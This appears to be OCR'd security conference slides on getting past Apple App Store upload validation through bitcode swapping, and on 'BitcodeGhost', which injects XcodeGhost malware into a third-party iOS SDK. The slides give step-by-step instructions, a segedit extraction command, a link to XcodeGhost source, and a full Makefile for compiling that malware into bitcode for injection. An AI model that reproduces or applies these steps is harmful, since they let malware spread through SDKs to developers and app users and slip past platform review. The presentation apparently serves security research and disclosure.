
Bypass AppStore's Uploading Validation

1. Using Xcode to set up a project XBCTest:




Bypass AppStore's Uploading Validation

2. Coping project XBCTest, to get project XBCTest2:




Bypass AppStore's Uploading Validation

3. Editing the source code of project XBCTest2:




Bypass AppStore's Uploading Validation

4.1 Archiving project XBCTest2:




4.2 Open the archive:



Bypass AppStore's Uploading Validation


5. Acquiring MachO, and applying segedit to extract xar archive:




```
segedit ./XBCTest -extract "__LLVM" "__bundle" BC.xar
```


Bypass AppStore's Uploading Validation

6. Modifying the linker flag in project XBCTest, and embedding the extracted xar into the MachO of project XBCTest:




Bypass AppStore's Uploading Validation

7. Disabling the Bitcode feature of project XBCTest, and archiving and uploading it to the App Store:




Bypass AppStore’s Uploading Validation

In the actual uploading test, we use two totally different Apps.




MachO



Bitcode

Bypass AppStore's Uploading Validation

The validation result



Bypass AppStore's Uploading Validation

The uploading result

Bitcode Injection Step by Step

- Review the techniques used by XcodeGhost

    1. compile malcode to object file
    2. edit Xcode’s default linking flags to link the object file
    3. put all these into Xcode, repack, distribute

- **About BitcodeGhost:**

    1. It is new, and hasn't been found in real world attacking yet
    2. Has no relationship with XcodeGhost
    3. Just using malcode of XcodeGhost as the attacking payload

Bitcode Injection Step by Step

- BitcodeGhost: Inject XcodeGhost's malcode into 3rd iOS SDK
- This contains the following parts:

    1. Making Mal-Bitcode
    2. Inject Mal-Bitcode into a 3rd party iOS SDK

Note: We use a 3rd party iOS SDK for demo purpose only, not meaning the SDK contains malcode

Bitcode Injection Step by Step —Making Mal-Bitcode


1. Get source code of XcodeGhost: https://github.com/XcodeGhostSource/XcodeGhost

2. Build with the following Makefile:

```
CURRENT_DIR := $(shell pwd)

SDK_iOS := $(shell xcodebuild -version -sdk iphoneos Path)
CC_iOS := $(shell xcrun --sdk iphoneos --find clang)
LD_iOS := $(CC_iOS)

SYS_ROOT=-isysroot $(SDK_iOS)

CC_FLAGS_COMMON_BC= -fblocks -std=gnu99 \
      -fobjc-arc -fobjc-arc-exceptions -fobjc-exceptions \
      -g -O0

BC_FLAGS_ARMV7= -emit-llvm-bc \
     -triple thumbv7-apple-ios4.3.0 \
     -disable-llvm-optzns -target-abi apcs-gnu \
     -mfloat-abi soft

all: CoreFoundations.m UIDevices.m
  $(CC_iOS) -cc1 -x objective-c $(CC_FLAGS_COMMON_BC) $(SYS_ROOT) $
(BC_FLAGS_ARMV7) \
  CoreFoundations.m UIDevices.m -o XcodeGhost.bc

clean:
  rm -rf *.bc *.o *.ll
```

Bitcode Injection Step by Step —Making Mal-Bitcode

- Now we get XcodeGhost.bc
- It will be used later



Bitcode Injection Step by Step — Mal-Bitcode Injection

1. Prepare:

    A. download the iOS SDK: *umsdk_IOS_analytics_idfa_v3.6.6.zip*

    B. unpack

    C. thin to armv7 architecture, get file: *libMobClickLibrary-armv7.a*

